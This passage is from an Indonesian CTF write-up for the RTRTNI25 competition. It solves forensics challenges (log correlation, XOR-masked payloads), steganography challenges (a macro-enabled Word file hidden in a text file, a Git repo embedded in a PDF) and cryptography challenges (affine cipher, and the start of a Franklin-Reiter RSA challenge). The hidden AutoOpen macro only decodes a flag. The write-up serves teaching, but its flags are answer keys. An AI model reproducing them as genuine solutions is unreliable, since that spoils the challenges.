    key = (key + 1) & 0xff
print(pt.decode('utf-8', 'ignore'))
```


jika dijalankan didapat flagnya:



```
 ❯❯ /tmp/tmp.77SGijxNFY/foren/traffic : python3 dec.py
RTRTNI25{Ping_Can_Carry_More_Than_Just_Hope}
```

Flag: RTRTNI25{Ping_Can_Carry_More_Than_Just_Hope}

2. EDR Labyrinth [200 POINT]



EDR Labyrinth

200

Sebuah server penting telah disusupi oleh hacker.Mereka membersihkan jejak mereka dengan baik, tetapi meninggalkan beberapa artefak di berbagai file log.

Always Day One - Menyala (KA)

PROOF OF CONCEPT

Diberikan sebuah file zip yang berisi log (access.log, auth.log, edr_agent.log, dan UsnJrnl_dump.txt).

```
1001:1.3.3.7 - - [10/Sep/2025:06:37:04 ] "GET /api/v1/users?id=UlRSVE5JMjV7TDBnX0MwcnIzbDQ= HTTP/1.1" 200 100 "-" "curl/7.68.0"
```

Setelah meneliti access.log, terlihat sebuah request mencurigakan: GET /api/v1/users?id=UlRSVE5JMjV7TDBnX0MwcnIzbDQ= dari IP 1.3.3.7.

```
[schmeeps@schmeeps-x441ba edr_labyrinth]$ echo "UlRSVE5JMjV7TDBnX0MwcnIzbDQ=" | base64 -d; echo
RTRTNI25{L0g_C0rr3l4
```

Nilai id tersebut jika di-decode Base64 menghasilkan awalan flag: RTRTNI25{L0g_C0rr3l4.

```
251:Sep 11 08:32:09 server sshd[5555]: Accepted publickey for ctf-player from 1.3.3.7 port 1337 ssh2
252:Sep 11 08:32:09 server sudo:  ctf-player : TTY=pts/0 ; PWD=/home/ctf-player ; USER=root ; COMMAND=/usr/bin/edr_cli --set-key
```

Lalu, dari auth.log tampak bahwa IP yang sama berhasil login sebagai ctf-player dan menjalankan sudo /usr/bin/edr_cli --set-key, sehingga fokus beralih ke edr_agent.log.

```
751:ts=1757588004 process="/usr/bin/edr_cli" action=CONFIG_UPDATE details="payload=deadbe9bdeadbededeadbedfdeadbe81deadbeb0deadbec9deadbeb0deadbeabdeadbedcdeadbedcdeadb
e9fdeadbeb0deadbeabdeadbededeadbe99deadbedcdeadbe92"
```

Di sana ada event CONFIG_UPDATE dengan payload heksadesimal berpola deadbeXX berulang-ulang.

```
501:USN: 572711 | FileName: \Users\admin\AppData\Local\Temp\~DFDEADBEEF.tmp | Reason: FileDelete
```

Petunjuk pada UsnJrnl_dump.txt yang mencatat penghapusan file ~DFDEADBEEF.tmp menegaskan bahwa ini skema penyamaran "DEADBEEF".


```python
import re
pay=None
for line in open("edr_agent.log","r",errors="ignore"):
    m=re.search(r'payload=([0-9a-f]+)', line)
    if m: pay=m.group(1)
bs = bytes(int(x,16)^0xEF for x in re.findall(r'deadbe([0-9a-f]{2})', pay))
print(bs.decode())
```

Setelah itu tinggal ambil setiap dua digit terakhir XX dari setiap blok deadbeXX, di-XOR dengan 0xEF, dan menyusun hasilnya menjadi teks ASCII yang melengkapi flag: t10n_&_D33p_D1v3}. Tinggal menggabungkan awalan dari Base64 dan ekor hasil XOR, didapatkan flagnya.

Flag: RTRTNI25{L0g_C0rr3l4t10n_&_D33p_D1v3}

STEGANOGRAPHY


1. Check File [174 POINT]



Terkadang, fokus pada apa yang sedang kamu lihat tidak selalu membuatmu fokus pada apa yang sebenarnya ada.


Always Day One - Menyala (wz)

PROOF OF CONCEPT




```
[schmeeps@schmeeps-x441ba check_file]$ binwalk file.txt

                                        /home/schmeeps/ctf/rise_the_ranger25/stegano/check_file/file.txt
------------------------------------------------------------------------------------------------------------
DECIMAL                             HEXADECIMAL                         DESCRIPTION
------------------------------------------------------------------------------------------------------------
0                                   0x0                                 PNG image, total size: 41397 bytes
41397                               0xA1B5                              ZIP archive, file count: 16, total size: 126355 bytes
------------------------------------------------------------------------------------------------------------

Analyzed 1 file for 85 file signatures (187 magic patterns) in 88.0 milliseconds
[schmeeps@schmeeps-x441ba check_file]$ binwalk -e file.txt
```

Diberikan sebuah file txt yang apabila di-binwalk ternyata terdapat sebuah file png dan zip didalamnya.



```
[schmeeps@schmeeps-x441ba extractions]$ tree
.
├── file.txt -> /home/schmeeps/ctf/rise_the_ranger25/stegano/check_file/file.txt
└── file.txt.extracted
    └── A1B5
        ├── [Content_Types].xml
        ├── docProps
        │   ├── app.xml
        │   ├── core.xml
        │   └── custom.xml
        ├── _rels
        └── word
            ├── document.xml
            ├── fontTable.xml
            ├── media
            │   └── image1.png
            ├── _rels
            │   ├── document.xml.rels
            │   └── vbaProject.bin.rels
            ├── settings.xml
            ├── styles.xml
            ├── theme
            │   └── theme1.xml
            ├── vbaData.xml
            ├── vbaProject.bin
            └── webSettings.xml
```

Setelah diekstrak dapat dilihat dengan jelas bahwa file tersebut sebenarnya adalah file word.



```
[schmeeps@schmeeps-x441ba A1B5]$ olevba word/vbaProject.bin > ../../vebbs.txt
```

```
None
[schmeeps@schmeeps-x441ba extractions]$ cat vebbs.txt
olevba 0.60.2 on Python 3.13.7 - http://decalage.info/python/oletools
============================================================================
===
FILE: word/vbaProject.bin
Type: OLE
----------------------------------------------------------------------------
---
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-
(empty macro)
----------------------------------------------------------------------------
---
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-
Public Sub AutoOpen()
```

```
    Dim data As String
    Dim i As Long
    Dim result As String
    Dim bytes() As String
    Dim key As String
    Dim keyByte As Integer

    data = "26 3A 3B 20 20 20 46 5B 12 27 2F 3D 27 27 2B 31 3C 36 27 3A 2C
33 21 36 2C 31 24 35 2D 3B 3B 13"
    key = "tni"
    result = ""

    bytes = Split(data, " ")

    For i = LBound(bytes) To UBound(bytes)
        keyByte = Asc(Mid(key, (i Mod Len(key)) + 1, 1))
        result = result & Chr(Val("&H" & bytes(i)) Xor keyByte)
    Next i

    ' Dummy operation supaya oletools tetap mendeteksi
    If Len(result) = 0 Then result = result
End Sub
```


Setelah meneliti isi file, terdapat sebuah file bernama vbaData.xml dan vbaProject.bin yang menunjukkan bahwa file word tersebut adalah sebuah macro-enabled Word document (DOCM). Setelah itu tinggal kita dump file macronya dengan olevba.

```python
data = "26 3A 3B 20 20 20 46 5B 12 27 2F 3D 27 27 2B 31 3C 36 27 3A 2C 33 21
36 2C 31 24 35 2D 3B 3B 13".split()
key = b"tni"
print(''.join(chr(int(x,16) ^ key[i % len(key)]) for i,x in
enumerate(data)))
```

Dari macro tersebut kita tinggal meng-XOR data dengan key "tni" yang berulang-ulang untuk mendapatkan flagnya.

Flag: RTRTNI25{SATSIBER_STEGO_X_MACRO}

2. Content [320 POINT]



Isi Content itu penting ketika membaca.

Always Day One - Menyala (wz)

PROOF OF CONCEPT

```
[schmeeps@schmeeps-x441ba content]$ pdfdetach -list visi_misi.pdf
1 embedded files
1: stego_file.bin
```


Diberikan sebuah file PDF dengan deskripsi “Isi Content itu penting ketika membaca.” Saat diperiksa menggunakan pdfdetach ternyata terdapat embedded file bernama stego_file.bin.

```
[schmeeps@schmeeps-x441ba content]$ cat stego_file.bin | head
5545734442416f4141414141414e4a574b4673414141414141414141414141414141414641427741 6447567a6443395656416b4141797675766d67723772356f6458674c4141454541414141414141514141414141
5545734442416f414141414141414d78554b46743364484a3045774141414241d414141414f41427741 6447567a6443396d6157786c4d5335306548525656416b4141324471766d686d3672356f6458674c41414545
41414141414151414141414141534756736247386756323979624751676458426b5958526c436c424c4177515541414141434142305669686 24a66386d4b586742414143614167414141454141634148526c63335176
593239755a6d6c6e4c6d707a6232355656416b4141337674766d68393762356f6458674c4141454541414141414141514141414141416656 4c4254734d77444c33334b367a755770564f534277716352694 46f556f77
554158695747577723130576b5352536e592b507273556542635943633750636376 2b633445376a382b7951546d4475373052303859652b4e69736a49662f564d33364c466f417751787168 7452346e7976724771
78784c532b38504d2b7a545a595344744c415054764d694c4e4547373038485a486d316b734d5564477 5636c5377456d34487a6b61697268684d6767496b6e2f4448787737 6243576b7154463164435 6454d4f41
```

File ini berisi deretan hex sangat panjang tanpa line break.


```
[schmeeps@schmeeps-x441ba content]$ xxd -r -p stego_file.bin > layer1.b64
[schmeeps@schmeeps-x441ba content]$ head -c 8 layer1.b64; echo
UEsDBAoA
[schmeeps@schmeeps-x441ba content]$ base64 -d layer1.b64 > payload.zip
```

Setelah di-decode dari hex ke ASCII, ternyata string tersebut sebenarnya Base64 yang diawali UEsD (signature arsip ZIP).



```
[schmeeps@schmeeps-x441ba content]$ unzip -l payload.zip
Archive:  payload.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2025-09-08 21:54   test/
       19  2025-09-08 21:38   test/file1.txt
      666  2025-09-08 21:51   test/config.json
        0  2025-09-08 21:54   test/.git/
       23  2025-09-08 21:37   test/.git/HEAD
        0  2025-09-08 21:37   test/.git/branches/
        0  2025-09-08 21:37   test/.git/refs/
        0  2025-09-08 21:54   test/.git/refs/heads/
       41  2025-09-08 21:54   test/.git/refs/heads/master
        0  2025-09-08 21:37   test/.git/refs/tags/
       92  2025-09-08 21:37   test/.git/config
        0  2025-09-08 21:37   test/.git/info/
      240  2025-09-08 21:37   test/.git/info/exclude
       73  2025-09-08 21:37   test/.git/description
        0  2025-09-08 21:40   test/.git/logs/
     1560  2025-09-08 21:54   test/.git/logs/HEAD
        0  2025-09-08 21:40   test/.git/logs/refs/
        0  2025-09-08 21:40   test/.git/logs/refs/heads/
     1560  2025-09-08 21:54   test/.git/logs/refs/heads/master
       10  2025-09-08 21:54   test/.git/COMMIT_EDITMSG
        0  2025-09-08 21:54   test/.git/objects/
        0  2025-09-08 21:53   test/.git/objects/60/
      151  2025-09-08 21:53   test/.git/objects/60/27ce611a1320b8945faab1073bd380e41e0fd3
        0  2025-09-08 21:43   test/.git/objects/13/
      116  2025-09-08 21:43   test/.git/objects/13/046a63186f466525c649e834c38e220ad2485c
        0  2025-09-08 21:40   test/.git/objects/cd/
      133  2025-09-08 21:40   test/.git/objects/cd/c3cc0baabceb22b44e28501d2e673fd4e575ff
```

Setelah Base64-nya di-decode dan diekstrak, tampak sebuah folder berisi repo Git (.git) beserta file seperti config.json dan secret.json.




```
diff --git a/config.json b/config.json
index edcd1a4..5129dfe 100644
--- a/config.json
+++ b/config.json
@@ -31,5 +31,5 @@ features:
 # API settings
 api:
   endpoint: "https://api.example.com"
-  key: "UlRSVE5JMjV7UERGX0NPTlRFTlRfVE9fTE9HX0dJVH0="
+  key: "your_api_key_here"
   timeout_sec: 30
```

Setelah menelusuri riwayat Git pada config.json ditemukan bahwa pada commit lama, value api.key berisi Base64 UlRSVE5JMjV7UERGX0NPTlRFTlRfVE9fTE9HX0dJVH0= yang kemudian, setelah di-decode, langsung menghasilkan flag.

Flag: RTRTNI25{PDF_CONTENT_TO_LOG_GIT}.

CRYPTOGRAPHY

1. Enkripsi Affine [100 POINT]



Caesar Cipher terlalu mudah. Kami mengenkripsi flag menggunakan Affine Cipher E(x) = (ax + b) mod 26, tetapi kami lupa nilai a dan b.

Ciphertext: UERBNRSLZ_FSFMZHDH_ORURFKH_HDPYMR_LDYAREH

Always Day One - Menyala (KA)


PROOF OF CONCEPT

Diberikan sebuah ciphertext: UERBNRSLZ_FSFMZHDH_ORURFKH_HDPYMR_LDYAREH. Deskripsi mengatakan bahwa flag di-encode menggunakan Affine Cipher E(x) = (ax + b) mod 26, namun nilai a dan b tidak diketahui. Setelah trial-and-error + frequency analysis, akhirnya dapat diketahui bahwa a = 3 dan b = 5. Setelah itu tinggal decrypt menggunakan solver, dan dapatlah flagnya.

```python
import string
from math import gcd

ct = "UERBNRSLZ_FSFMZHDH_ORURFKH_HDPYMR_LDYAREH"
A, B = 3, 5
M = 26
ALPH = string.ascii_uppercase
idx = {c:i for i,c in enumerate(ALPH)}

def modinv(a, m=26):
    t, newt = 0, 1
    r, newr = m, a
    while newr:
        q = r // newr
        t, newt = newt, t - q*newt
        r, newr = newr, r - q*newr
    if r != 1: raise ValueError("no inverse")
    return t % m

ainv = modinv(A, M)
pt = []
for ch in ct:
    if ch in idx:
        y = idx[ch]
        x = (ainv * (y - B)) % M
        pt.append(ALPH[x])
    else:
        pt.append(ch)
print("".join(pt))
```

Flag: RTRCTF25{FREQUENCY_ANALYSIS_DEFEATS_SIMPLE_CIPHERS}

2. Franklin-Reiter Attack [200 POINT]


CHALLENGE

Franklin-Reiter Attack

200

Dua pesan, m1 dan m2, dienkripsi menggunakan RSA dengan modulus *n* dan eksponen *e* yang sama. Kami tahu ada hubungan linear antara kedua pesan tersebut (m2 = am1 + b), tetapi kami tidak tahu nilai a dan b.

Always Day One - Menyala (KA)

PROOF OF CONCEPT

Diberikan modulus publik n, eksponen publik e = 3, dua ciphertext c1 dan c2, dan informasi bahwa kedua pesan berhubungan linear: m2 = a * m1 + b. Dalam soal disebutkan “After 780 multiplications and 17 additions”, sehingga kita ambil a = 780, dan b = 17. Selain itu diberikan sebuah blob hex yang terenkripsi dengan kunci sama dengan m1 lewat skema XOR berulang (repeat-key XOR).

